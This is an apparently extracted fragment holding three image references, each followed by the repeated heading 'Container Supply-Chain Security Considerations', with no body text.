
# Container Supply-Chain Security Considerations




# Container Supply-Chain Security Considerations




# Container Supply-Chain Security Considerations



